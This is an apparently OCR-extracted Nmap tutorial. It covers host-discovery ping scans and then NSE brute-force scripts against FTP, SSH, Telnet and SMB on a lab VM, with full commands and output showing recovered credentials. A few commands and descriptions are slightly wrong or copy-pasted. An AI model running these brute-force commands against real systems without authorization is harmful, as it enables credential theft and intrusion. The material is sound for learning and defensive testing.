
The packets captured in the Wireshark can be observed.



ICMP Echo Ping Sweep

It is similar to Echo Ping Scan and is used to scan the active hosts from a given range of IP addresses. It sends ICMP requests to a huge number of targets and if a particular target is alive then it will return an ICMP reply.

```
nmap -sn -PE 192.168.1-10
```



ICMP Address Mask Scan

It is an older method of ICMP ECHO ping scanning. It gives out the information about the system and its subnet mask.

```
nmap -sn -PM 192.168.1.108 --disable-arp-ping
```

```
root@kali:~# nmap -sn -PM 192.168.1.108
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-20 12:15 EST
Nmap scan report for 192.168.1.108
Host is up (0.00026s latency).
MAC Address: 00:0C:29:C8:9C:50 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
root@kali:~#
```


ICMP ECHO Timestamp Scan

The pentester can adopt this technique in a particular condition when the system admin blocks the regular ICMP timestamp. It is usually used in synchronization of time.

```
nmap -sn -PP 192.168.1.108 --disable-arp-ping
```


```
root@kali:~# nmap -sn -PP 192.168.1.108 --disable-arp-ping
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-20 07:17 EST
Nmap scan report for 192.168.1.108
Host is up (0.00059s latency).
MAC Address: 00:0C:29:C8:9C:50 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
root@kali:~#
```

The packets captured using Wireshark can be observed.



UDP Ping Scan

The UDP Ping Scans uses a highly uncommon default port number 40125 to send packets to the target. It is similar to TCP Ping scan. The Pentester will send the UDP Packets to the target and if there is a response in return which means that the host is alive or else it is offline




The advantage of UDP scan is that it can detect the systems which have firewalls with strict TCP rules and leaving UDP rules at ease.

```
nmap -sn -PU 192.168.1.108 --disable-arp-ping
```

```
root@kali:~# nmap -sn -PU 192.168.1.108 --disable-arp-ping
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-20 12:06 EST
Nmap scan report for 192.168.1.108
Host is up (0.00032s latency).
MAC Address: 00:0C:29:C8:9C:50 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
root@kali:~#
```


You can observe the packets sent using Wireshark.



IP Protocol Ping Scan

In this method, the pentester sends various packets using different IP protocols and hopes to get a response in return if the target is alive.


IP PROTOCOL PING SCAN




```
nmap -sn -PO 192.168.1.108 --disable-arp-ping
```

```
root@kali:~# nmap -sn -PO 192.168.1.108 --disable-arp-ping
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-20 12:07 EST
Nmap scan report for 192.168.1.108
Host is up (0.00040s latency).
MAC Address: 00:0C:29:C8:9C:50 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
```

The packets captured can be observed using Wireshark.




No	Tin	Source	Destination	Protocol	Lengtl	Info
…		192.168.1.9	192.168.1.108	ICMP	42	Echo (ping) request id=0x
…		192.168.1.9	192.168.1.108	IGMPv1	42	Membership Query
…		192.168.1.9	192.168.1.108	IPv4	34	
…		192.168.1.108	192.168.1.9	ICMP	60	Echo (ping) reply id=0x

No Ping Scan


In this method, host discovery is completely skipped. The pentester can use it to determine active machines for heavier scanning and to increase the speed of the network.

```
nmap -sn -PN 192.168.1.108 --disable-arp-ping
```



ARP Ping Scan


In this method, the ARP packets are sent to all the devices I the network although they are invisible due to the firewall. It is considered to be extremely efficient than other host discovery. It is mainly used for system discovery. It also mentions the latency.




```
nmap -sn -PR 192.168.1.108
```

```
root@kali:~# nmap -sn -PR 192.168.1.108
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-20 12:12 EST
Nmap scan report for 192.168.1.108
Host is up (0.00029s latency).
MAC Address: 00:0C:29:C8:9C:50 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds
root@kali:~#
```

You can see the packets being captured in wireshark.




SCTP INIT Ping

It sends SCTP packet containing a minimal INIT chunk. Its default destination port is 80. The INIT chunk provides suggestion to the remote system that the pentester is attempting to establish an association.

```
nmap -sn -PY 192.168.1.108 --disable-arp-ping
```

```
root@kali:~# nmap -sn -PY 192.168.1.108 --disable-arp-ping
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-20 12:13 EST
Nmap scan report for 192.168.1.108
Host is up (0.00030s latency).
MAC Address: 00:0C:29:C8:9C:50 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
root@kali:~#
```

The packets that are captured can be observed.



Traceroute

Traceroutes are used after finishing scanning, by using the information from the scan results and to determine the port and protocol which will reach the target.

```
nmap -sn --traceroute 8.8.8.8
```

```
root@kali:~# nmap -sn --traceroute 8.8.8.8
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-20 11:38 EST
Nmap scan report for dns.google (8.8.8.8)
Host is up (0.0014s latency).

TRACEROUTE (using port 80/tcp)
HOP RTT     ADDRESS
1   1.85 ms dsldevice.lan (192.168.1.1)
2   1.57 ms dns.google (8.8.8.8)
```

Nmap Scripting Engine (NSE)

The Nmap Scripting Engine (NSE) is one of Nmap's most powerful and flexible features. It allows users to write (and share) simple scripts to automate a wide variety of networking tasks. Those scripts are then executed in parallel with the speed and efficiency you expect from Nmap. The core of the Nmap Scripting Engine is an embeddable Lua interpreter. The second part of the Nmap Scripting Engine is the NSE Library, which connects Lua and Nmap.

NSE scripts define a list of categories they belong to. Currently defined categories are **auth, broadcast, brute, default. discovery, dos, exploit, external, fuzzer, intrusive, malware, safe, version, and vuln**.

Password Cracking

In this section, we will demonstrating the Nmap Brute script. These scripts use brute force attacks to guess the authentication credentials of a remote server. Nmap contains scripts for brute-forcing dozens of protocols, including HTTP-brute, oracle-brute, SNMP-brute, etc.

To list all nse scripts for brute forces:

```
locate *.nse |grep Brute
```

```
┌──(root💀kali)-[~]
└─# locate *.nse | grep brute
/usr/share/nmap/scripts/afp-brute.nse
/usr/share/nmap/scripts/ajp-brute.nse
/usr/share/nmap/scripts/backorifice-brute.nse
/usr/share/nmap/scripts/cassandra-brute.nse
/usr/share/nmap/scripts/cics-user-brute.nse
/usr/share/nmap/scripts/citrix-brute-xml.nse
/usr/share/nmap/scripts/cvs-brute-repository.nse
/usr/share/nmap/scripts/cvs-brute.nse
/usr/share/nmap/scripts/deluge-rpc-brute.nse
/usr/share/nmap/scripts/dicom-brute.nse
/usr/share/nmap/scripts/dns-brute.nse
/usr/share/nmap/scripts/domcon-brute.nse
/usr/share/nmap/scripts/dpap-brute.nse
/usr/share/nmap/scripts/drda-brute.nse
/usr/share/nmap/scripts/ftp-brute.nse
/usr/share/nmap/scripts/http-brute.nse
/usr/share/nmap/scripts/http-form-brute.nse
/usr/share/nmap/scripts/http-iis-short-name-brute.nse
/usr/share/nmap/scripts/http-joomla-brute.nse
/usr/share/nmap/scripts/http-proxy-brute.nse
/usr/share/nmap/scripts/http-wordpress-brute.nse
/usr/share/nmap/scripts/iax2-brute.nse
/usr/share/nmap/scripts/imap-brute.nse
/usr/share/nmap/scripts/informix-brute.nse
/usr/share/nmap/scripts/ipmi-brute.nse
/usr/share/nmap/scripts/irc-brute.nse
/usr/share/nmap/scripts/irc-sasl-brute.nse
/usr/share/nmap/scripts/iscsi-brute.nse
/usr/share/nmap/scripts/ldap-brute.nse
/usr/share/nmap/scripts/membase-brute.nse
/usr/share/nmap/scripts/metasploit-msgrpc-brute.nse
/usr/share/nmap/scripts/metasploit-xmlrpc-brute.nse
/usr/share/nmap/scripts/mikrotik-routeros-brute.nse
```

Simply specify **-sC** to enable the most common scripts. Or specify the **–script** option to choose your scripts to execute by providing categories, script file names, or the name of directories full of scripts you wish to execute. You can customize some scripts by providing arguments to them via **–script-args** and **–script-args-file** options.

FTP

Performs brute force password auditing against FTP servers. All we need are dictionaries for usernames and passwords, which will be passed as arguments.

```
nmap -p21 --script ftp-brute.nse --script-args
userdb=users.txt,passdb=pass.txt 192.168.1.150
```

```
┌──(root💀 kali)-[~]
└─# nmap -p21 --script ftp-brute.nse --script-args userdb=users.txt,passdb=pass.txt 192.168.1.150
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-05 17:05 EDT
Nmap scan report for 192.168.1.150
Host is up (0.00047s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-brute:
|   Accounts:
|     msfadmin:msfadmin - Valid credentials
|     postgres:postgres - Valid credentials
|_  Statistics: Performed 73 guesses in 14 seconds, average tps: 5.2
MAC Address: 00:0C:29:77:BA:E7 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 15.00 seconds
```

SSH

Performs brute-force password guessing against ssh servers and connection timeout (default: "5s"). All we need are dictionaries for usernames and passwords, which will be passed as arguments.

```
nmap -p22 --script ssh-brute.nse --script-args
userdb=users.txt,passdb=pass.txt 192.168.1.150
```

```
┌──(root💀 kali)-[~]
└─# nmap -p22 --script ssh-brute.nse --script-args userdb=users.txt,passdb=pass.txt 192.168.1.150
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-05 17:06 EDT
NSE: [ssh-brute] Trying username/password pair: raj:raj
NSE: [ssh-brute] Trying username/password pair: sa:sa
NSE: [ssh-brute] Trying username/password pair: ignite:ignite
NSE: [ssh-brute] Trying username/password pair: msfadmin:msfadmin
```


For valid username and password combination, it will dump the credential.

```
NSE: [ssh-brute] Trying username/password pair: administrator:admin123
Nmap scan report for 192.168.1.150
Host is up (0.00018s latency).

PORT   STATE SERVICE
22/tcp open  ssh
| ssh-brute:
|   Accounts:
|     msfadmin:msfadmin - Valid credentials
|     postgres:postgres - Valid credentials
|_  Statistics: Performed 73 guesses in 42 seconds, average tps: 1.8
MAC Address: 00:0C:29:77:BA:E7 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 43.30 seconds
```

Telnet

Performs brute-force password auditing against telnet servers and connection timeout (default: “5s”). All we need are dictionaries for usernames and passwords, which will be passed as arguments.

```
nmap -p23 --script telnet-brute.nse --script-args
userdb=users.txt,passdb=pass.txt 192.168.1.150
```



```
┌──(root💀 kali)-[~]
└─# nmap -p23 --script telnet-brute.nse --script-args userdb=users.txt,passdb=pass.txt 192.168.1.150
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-05 17:08 EDT
Nmap scan report for 192.168.1.150
Host is up (0.00014s latency).

PORT   STATE SERVICE
23/tcp open  telnet
| telnet-brute:
|   Accounts:
|     msfadmin:msfadmin - Valid credentials
|     postgres:postgres - Valid credentials
|_  Statistics: Performed 48 guesses in 12 seconds, average tps: 4.0
MAC Address: 00:0C:29:77:BA:E7 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 12.16 seconds
```

SMB

Attempts to guess SMB username/password combinations, saving identified combinations for use in other scripts. Every effort will be made to get a genuine list of users and to validate each username before utilizing them. When a username is identified, it is not only displayed but also kept in the Nmap registry for future use by other Nmap scripts.

All we need are dictionaries for usernames and passwords, which will be passed as arguments.

```
nmap -p445 --script smb-brute.nse --script-args
userdb=users.txt,passdb=pass.txt 192.168.1.150
```

```
┌──(root💀 kali)-[~]
└─# nmap -p445 --script smb-brute.nse --script-args userdb=users.txt,passdb=pass.txt 192.168.1.150
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-05 17:09 EDT
Nmap scan report for 192.168.1.150
Host is up (0.00019s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:77:BA:E7 (VMware)

Host script results:
| smb-brute:
|   msfadmin:msfadmin => Valid credentials
|_  user:user => Valid credentials

Nmap done: 1 IP address (1 host up) scanned in 4.70 seconds
```

Postgresql

Performs brute-force password auditing against telnet servers and connection timeout (default: “5s”). All we need are dictionaries for usernames and passwords, which will be passed as arguments.

